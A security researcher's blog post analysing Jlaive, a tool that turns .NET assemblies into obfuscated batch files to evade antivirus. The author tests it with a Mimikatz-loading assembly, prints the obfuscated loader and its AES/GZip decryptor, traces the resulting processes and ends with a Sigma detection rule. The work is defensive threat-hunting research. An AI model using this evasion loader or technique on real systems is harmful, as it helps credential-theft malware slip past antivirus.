Recent posts

Malicious document identified in the conflict Israel & Gaza themed about terrorist organizations related to Iran

Dissecting GobRAT behaviors - Linux malware

Analyzing AsyncRAT distributed in Colombia by Blind Eagle


Using Jlaive to create batch files from .NET assemblies for defense evasion

Executing SCR files using desk.cpl and InstallScreenSaver API Call

DLL Hijacking with DeviceCensus.exe on Windows 11

Using Jlaive to create batch files from .NET assemblies for defense evasion

May 24, 2022 · 7 min read



Jose Luis Sánchez Martínez
Security Researcher

Summary

Jlaive is a project created to evade antivirus by creating batch files from .NET assemblies. The way it does it is very interesting and gives a new window of opportunities to actors to evade defenses and execute their payloads.

You can find the project on their official GitHub: https://github.com/ch2sh/Jlaive


Creating the batch file with Jlaive

In order to test the operation and the different events generated by this tool on a system, batch files must first be generated. The project currently provides two ways to do this.

- Using the CLI file: Jlaive-CLI
- Using the GUI: Jlaive

To test the behavior of the generated batch file, we are going to use an assembly from a known GitHub project that aims to load Mimikatz in memory through an injection.

The configuration used in Jlaive to create the batch file was as follows.



Executing the assembly (Mimikatz batch file)


For this case, the .NET assembly used is KatzNetAssembly, which can be found in their GitHub https://github.com/med0x2e/NET-Assembly-Inject-Remote.

When Jlaive is used to generate the batch file, the result is the expected .bat file. Looking at the contents of the .bat file in this case, we can see something like the following image.


```
@echo off
echo F|xcopy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe "%~dp0%~nx0.exe" /y
attrib +s +h "%~dp0%~nx0.exe"
cls
cd %~dp0
set "ruZCmitMUS=nlwdG9yLlR"
set "DKOikKjemb=eDefinitio" && set "TqWjSMkupw=i5EaXNwb3N" && set "LOBAMpIwem=UZpbmFsQmx"
set "tNMAedHJjk=oint.Invok" && set "czrXBWvzZU=hZXMuQ3JlY" && set "tiRMbgUAdk=ing('dXNpb"
set "zvaAmABrEG=jIHN0YXRpY" && set "syKyxMyUIa=em.IO.File" && set "bQQyWCUqwK=gZ3MuRGlzc" && set "glrHLLuECi=om/ch2sh/J" && set "uJU
set "bNCvDneejM=ngth - 1];" && set "QeSvwRMGUK=onpolicy b" && set "uJPdFuLEle=3IE1lbW9ye"
set "CFRJISxkeV=ZR]::xZPpG" && set "OLpJIImyxv=zdGVtLklPO" && set "MXzvgeyjKG=WFtKG1zaSw"
set "mcbfLMEUHq=3IEFlc01hb" && set "okmWqYpNES=tc28uRGlzc"
set "XMrUCvsyUq=Z([skvgZR]" && set "jdlYliEOhz=hbmFnZWQgY" && set "woaTBbJuUh=0ZVtdIGl2K"
set "BmIyPXkGyM=" && set "ovHZeJBrkg=TdHJlYW0gb"
set "gBAbTyHUUq=SB9'));Add"
set "xHWKFkUyvS=System.Con"
set "VbXNjbQslU=e($null, (" && set "IfUdFpgCku=XB0b3IgPSB" && set "nKmoOaZUqx=HVybiBkZWN" && set "tcCYggBeJk=y5EaXNwb3N" && set "MFr
set "GXmqPYpXEG=g]::UTF8.G" && set "NiWzIhZLTk=XNvLlRvQXJ" && set "KEELoVUOFz=gYnl0ZVtdI"
set "dAcWvQcREO=$FlOctL.Le" && set "ATogSctzOF=vert]::Fro"
set "xmCzkKSxTa=7IHZhciBnc" && set "QaHURUiHnL=GtleSwgYnl" && set "gTIMZfccSH=tLlRleHQ7d" && set "OdobyiEOSO=]] ('%*'))" && set "Tn
set "smKtVknlUG=GUgPSBDaXB"
set "OIJXTlEWHe=yA9IG5ldyB"
set "JIBCRnIVEu=kaW5nTW9kZ"
set "SDMxOwpYkG=zLlBhZGRpb"
set "tcynwtBkOs=yYW5zZm9yb" && set "tutKhZJIIQ=ucHV0Lkxlb" && set "sgrVNexkSg=n $kADuSQ;"
set "wQHIYWJeWM=gO9aKy86zc"
set "zjcQmqxqwa=%~nx0.exe "
set "SJuGSqLtix=::FromBase"
set "HCSCJZNDky=NWgsuaovf9"
set "LInlkVUebc=28gPSBuZXc"
set "sqySprdkMn=G9zZSgpOyB"
set "MNIErsdnIU=rngI5j7GXr"
set "OWMOUrqQqq=0cmVhbSBtc" && set "VxQEbwlTJi=vert]::Fro"
set "JHkDVktNLO=gQ29tcHJlc"
set "JZDTvXSOwv=lLkRlY29tc"
set "XPvrTeqDkK=m.Convert]" && set "dgogBzRkiN=XNpID0gbmV" && set "wQPBduECzY=))).EntryP" && set "AvRpbRVNEN=yZXR1cm4gb" && set "FAG
set "rlzIemTfEO=10geVhMZVd" && set "mhWQDcjReE=-Type -Typ"
set "oOTJwajUiv=S5QS0NTNzs"
```

As a test, I uploaded to VirusTotal both the original KatzNetAssembly binary and the generated batch file to check that vendors detected both as malicious, since Mimikatz is considered malicious by the vast majority of vendors.


First, the KatzNetAssembly binary was detected by 43 different engines.



In contrast, the batch file generated above was not detected by any of them.




As soon as the .bat file is executed, you can see how Mimikatz is loaded for use by the user.



High level processes events


When the batch file is executed, different events take place in the operating system, ranging from the creation of temporary files to be used (for compilation purposes) to the copying of the legitimate powershell binary. The following image is a high-level visualization of the events that occur in the operating system.



The quality of the image is not the best (procdot pls :D), but it is useful to see at a high level all the events that happen related to files, processes, threads, registry keys, etc. In the following sections we will go in detail in the most important events of the previous image.

Genealogy

Taking a look at the process genealogy generated after the execution, we can see the following activity that took place when we executed the batch file:



From top to bottom, the processes with their corresponding command lines that are launched during execution are as follows.

cmd.exe - 2980


```
C:\Windows\system32\cmd.exe /c ""C:\Users\lab\Desktop\mimi\NET-Assembly
```

This is the initial execution of the batch file. From this point on, the auto-generated batch file performs different actions on the system when it is executed.

cmd.exe - 9420

```
C:\Windows\system32\cmd.exe  /S /D /c" echo F"
```

This process does not perform any particular action. This is because in the first lines of the batch file the following information can be observed.



Line 2 of the previous image shows how the `|` character exists without being escaped by `^`. Therefore, the first part before the `|` character will be launched as a new process that will simply do a `echo F` (this same cmd.exe process with PID 9420), and the second part after the `|` character will be the execution of a new process called by `xcopy.exe`, which we will see its purpose below.

xcopy.exe - 10188

```
xcopy  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe "C:\Us
```

Xcopy is a Microsoft Windows binary that can be used to copy files and directories. In this case, the copy that is made is `powershell.exe` with the same name as the initial batch file, leaving finally in this case the name `KatzNetAssembly.bat.exe`.

Process Name	PID	Parent...	Operation	Path	Result	Detail
xcopy.exe	10188	2980	WriteFile	C:\Users\lab\Desktop\mimi\NET-Assembly-Inject-Remote-master\KatzNetAssembly\bin\Debug\KatzNetAssembly.bat.exe	SUCCESS	Offset: 0, Length: 131.072, Priority: Normal
xcopy.exe	10188	2980	WriteFile	C:\Users\lab\Desktop\mimi\NET-Assembly-Inject-Remote-master\KatzNetAssembly\bin\Debug\KatzNetAssembly.bat.exe	SUCCESS	Offset: 131.072, Length: 131.072
xcopy.exe	10188	2980	WriteFile	C:\Users\lab\Desktop\mimi\NET-Assembly-Inject-Remote-master\KatzNetAssembly\bin\Debug\KatzNetAssembly.bat.exe	SUCCESS	Offset: 262.144, Length: 131.072
xcopy.exe	10188	2980	WriteFile	C:\Users\lab\Desktop\mimi\NET-Assembly-Inject-Remote-master\KatzNetAssembly\bin\Debug\KatzNetAssembly.bat.exe	SUCCESS	Offset: 393.216, Length: 54.784

attrib.exe - 3672

```
attrib  +s +h "C:\Users\lab\Desktop\mimi\NET-Assembly-Inject-Remote-mas
```

`attrib` is another Microsoft Windows utility. It is used in this case to set attributes assigned to the newly copied file.

- +s: Sets the System file attribute.
- +h: Sets the Hidden file attribute.

KatzNetAssembly.bat.exe - 8576

```
KatzNetAssembly.bat.exe  -noprofile  -executionpolicy bypass -command $
```

The `KatzNetAssembly.bat.exe` file is actually `PowerShell.exe`, which in this case is executed through a series of parameters and a command through `-command`, where it first reads the batch file information and then loads the assembly in memory to run Mimikatz.

This is achieved by the `Add-Type` cmdlet which adds the .NET class to the `PowerShell` session and with the help of `System.Reflection.Assembly::Load` the payload is loaded into memory.

When these processes are executed to perform such compilations, it is important to know that there are a series of temporary files that are generated in the system. In this case, we will focus a little more on the files named `wzpaloqi.0.cs` and `wzpaloqi.cmdline`. The latter will be used later by `csc.exe` which contains addresses to compile the code.

Process Name	PID	Parent ...	Operation	Path	Result	Detail
KatzNetAssembly.bat.exe	8576	2980	WriteFile	C:\Users\lab\AppData\Local\Temp__PSScriptPolicyTest_qbqelrry.bj2.ps1	SUCCESS	Offset: 0, Length: 80, Priority: Normal
KatzNetAssembly.bat.exe	8576	2980	WriteFile	C:\Users\lab\AppData\Local\Temp__PSScriptPolicyTest_x50yswwi.4tu.psm1	SUCCESS	Offset: 0, Length: 80, Priority: Normal
KatzNetAssembly.bat.exe	8576	2980	WriteFile	C:\Users\lab\AppData\Local\Temp\wzpaloqi.0.cs	SUCCESS	Offset: 0, Length: 744, Priority: Normal
KatzNetAssembly.bat.exe	8576	2980	WriteFile	C:\Users\lab\AppData\Local\Temp\wzpaloqi.cmdline	SUCCESS	Offset: 0, Length: 347, Priority: Normal
KatzNetAssembly.bat.exe	8576	2980	WriteFile	C:\Users\lab\AppData\Local\Temp\wzpaloqi.out	SUCCESS	Offset: 0, Length: 498, Priority: Normal

Subsequently, it also removes these files from the system.

Process Name	PID	Parent ...	Operation	Path	Result	Detail
KatzNetAssembly.bat.exe	8576	2980	SetDispositionInf...	C:\Users\lab\AppData\Local\Temp__PSScriptPolicyTest_qbqelrry.bj2.ps1	SUCCESS	Delete: True
KatzNetAssembly.bat.exe	8576	2980	SetDispositionInf...	C:\Users\lab\AppData\Local\Temp__PSScriptPolicyTest_x50yswwi.4tu.psm1	SUCCESS	Delete: True
KatzNetAssembly.bat.exe	8576	2980	SetDispositionInf...	C:\Users\lab\AppData\Local\Temp\wzpaloqi.err	SUCCESS	Delete: True
KatzNetAssembly.bat.exe	8576	2980	SetDispositionInf...	C:\Users\lab\AppData\Local\Temp\wzpaloqi.cmdline	SUCCESS	Delete: True
KatzNetAssembly.bat.exe	8576	2980	SetDispositionInf...	C:\Users\lab\AppData\Local\Temp\wzpaloqi.out	SUCCESS	Delete: True
KatzNetAssembly.bat.exe	8576	2980	SetDispositionInf...	C:\Users\lab\AppData\Local\Temp\wzpaloqi.tmp	SUCCESS	Delete: True
KatzNetAssembly.bat.exe	8576	2980	SetDispositionInf...	C:\Users\lab\AppData\Local\Temp\wzpaloqi.0.cs	SUCCESS	Delete: True
KatzNetAssembly.bat.exe	8576	2980	SetDispositionInf...	C:\Users\lab\AppData\Local\Temp\wzpaloqi.dll	SUCCESS	Delete: True

csc.exe - 5952

```
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fu
```

Due to the above execution to load the assembly into memory, `csc.exe` is launched to perform the compilation (`csc.exe` is used by .NET to compile C# code).

As stated above, the `wzpaloqi.cmdline` file that is passed as a parameter to `csc.exe` contains the addresses to compile the code. In this case, the contents are as follows

```
/t:library /utf8output /R:"System.dll" /R:"C:\Windows\assembly\GAC_MSIL
```

Note the use of the `/t` parameter to generate a `Library` TargetType. Also the references to the `System.dll` and `System.Management.Automation.dll` (Powershelll) DLLs. Finally, the output file to `wzpaloqi.dll`.

Process Name	PID	Parent ...	Operation	Path	Result	Detail
csc.exe	5952	8576	WriteFile	C:\Users\lab\AppData\Local\Temp\CSC73E174637C7249A1B3624F5536864A1.TMP	SUCCESS	Offset: 0, Length: 652, Priority: Normal
csc.exe	5952	8576	WriteFile	C:\Users\lab\AppData\Local\Temp\wzpaloqi.dll	SUCCESS	Offset: 0, Length: 64, Priority: Normal
csc.exe	5952	8576	WriteFile	C:\Users\lab\AppData\Local\Temp\wzpaloqi.dll	SUCCESS	Offset: 64, Length: 64, Priority: Normal
csc.exe	5952	8576	WriteFile	C:\Users\lab\AppData\Local\Temp\wzpaloqi.dll	SUCCESS	Offset: 128, Length: 248, Priority: Normal
csc.exe	5952	8576	WriteFile	C:\Users\lab\AppData\Local\Temp\wzpaloqi.dll	SUCCESS	Offset: 376, Length: 120, Priority: Normal
csc.exe	5952	8576	WriteFile	C:\Users\lab\AppData\Local\Temp\wzpaloqi.dll	SUCCESS	Offset: 496, Length: 16, Priority: Normal
csc.exe	5952	8576	WriteFile	C:\Users\lab\AppData\Local\Temp\wzpaloqi.dll	SUCCESS	Offset: 592, Length: 1.444, Priority: Normal
csc.exe	5952	8576	WriteFile	C:\Users\lab\AppData\Local\Temp\wzpaloqi.dll	SUCCESS	Offset: 2.036, Length: 12
csc.exe	5952	8576	WriteFile	C:\Users\lab\AppData\Local\Temp\wzpaloqi.dll	SUCCESS	Offset: 512, Length: 80, Priority: Normal
csc.exe	5952	8576	WriteFile	C:\Users\lab\AppData\Local\Temp\wzpaloqi.dll	SUCCESS	Offset: 2.048, Length: 680
csc.exe	5952	8576	WriteFile	C:\Users\lab\AppData\Local\Temp\wzpaloqi.dll	SUCCESS	Offset: 2.728, Length: 344
csc.exe	5952	8576	WriteFile	C:\Users\lab\AppData\Local\Temp\wzpaloqi.dll	SUCCESS	Offset: 3.072, Length: 12
csc.exe	5952	8576	WriteFile	C:\Users\lab\AppData\Local\Temp\wzpaloqi.dll	SUCCESS	Offset: 3.084, Length: 500
csc.exe	5952	8576	WriteFile	C:\Users\lab\AppData\Local\Temp\wzpaloqi.out	SUCCESS	Offset: 498, Length: 412, Priority: Normal

The `wzpaloqi.0.cs` file contains the definition of the class that was previously used by the `Add-Type` cmdlet in the `PowerShell` execution. The content of this C# file would look like the following.

```
using System.Text;
using System.IO;
using System.IO.Compression;
using System.Security.Cryptography;
public class sIRAVQ {
  public static byte[] agudvC(byte[] input, byte[] key, byte[] iv) {
    AesManaged aes = new AesManaged();
    aes.Mode = CipherMode.CBC;
    aes.Padding = PaddingMode.PKCS7;
    ICryptoTransform decryptor = aes.CreateDecryptor(key, iv);
    byte[] decrypted = decryptor.TransformFinalBlock(input, 0, input.Le
    decryptor.Dispose();
    aes.Dispose();
    return decrypted;
  }
  public static byte[] WpDGoD(byte[] bytes) {
    MemoryStream msi = new MemoryStream(bytes);
    MemoryStream mso = new MemoryStream();
    var gs = new GZipStream(msi, CompressionMode.Decompress);
    gs.CopyTo(mso);
    gs.Dispose();
    msi.Dispose();
    mso.Dispose();
    return mso.ToArray();
```

```
  }
}
```

cvtress.exe - 9520

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /REA
```

The purpose of `cvtress.exe` is to convert resources to objects at compile time. These objects will eventually be the ones linked into the final .exe.

Sigma rule

The behavior of this project is very characteristic, which can help us to create detection rules. For this reason, the following sigma rule can help us to detect these behaviors in our systems.

Link to sigma rule:
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_jlaive_batch_execution.yml

```
title: Jlaive Usage For Assembly Execution In-Memory
id: 0a99eb3e-1617-41bd-b095-13dc767f3def
description: Detect the use of Jlaive to execute assemblies in a copied
status: experimental
date: 2022/05/24
modified: 2022/05/24
author: Jose Luis Sanchez Martinez (@Joseliyo_Jstnk)
references:
    - https://twitter.com/VakninHai/status/1517027824984547329
    - https://github.com/ch2sh/Jlaive
logsource:
  product: windows
  category: process_creation
detection:
  parent_selection:
    ParentImage|endswith: '\cmd.exe'
    ParentCommandLine|endswith: '.bat'
  selection1:
    Image|endswith: '\xcopy.exe'
    CommandLine|contains|all:
      - 'powershell.exe'
      - '.bat.exe'
  selection2:
    Image|endswith: '\attrib.exe'
    CommandLine|contains|all:
      - '+s'
      - '+h'
      - '.bat.exe'
  condition: parent_selection and (1 of selection*)
falsepositives:
    - Unknown
level: medium
tags:
    - attack.execution
    - attack.t1059.003
```

Contact

Twitter: https://twitter.com/Joseliyo_Jstnk

LinkedIn: https://www.linkedin.com/in/joseluissm/

Tags: threat hunting | detection | visibility | research | .NET

Newer Post
« Analyzing AsyncRAT distributed in Colombia by Blind Eagle

Older Post
Executing SCR files using desk.cpl and InstallScreenSaver API Call »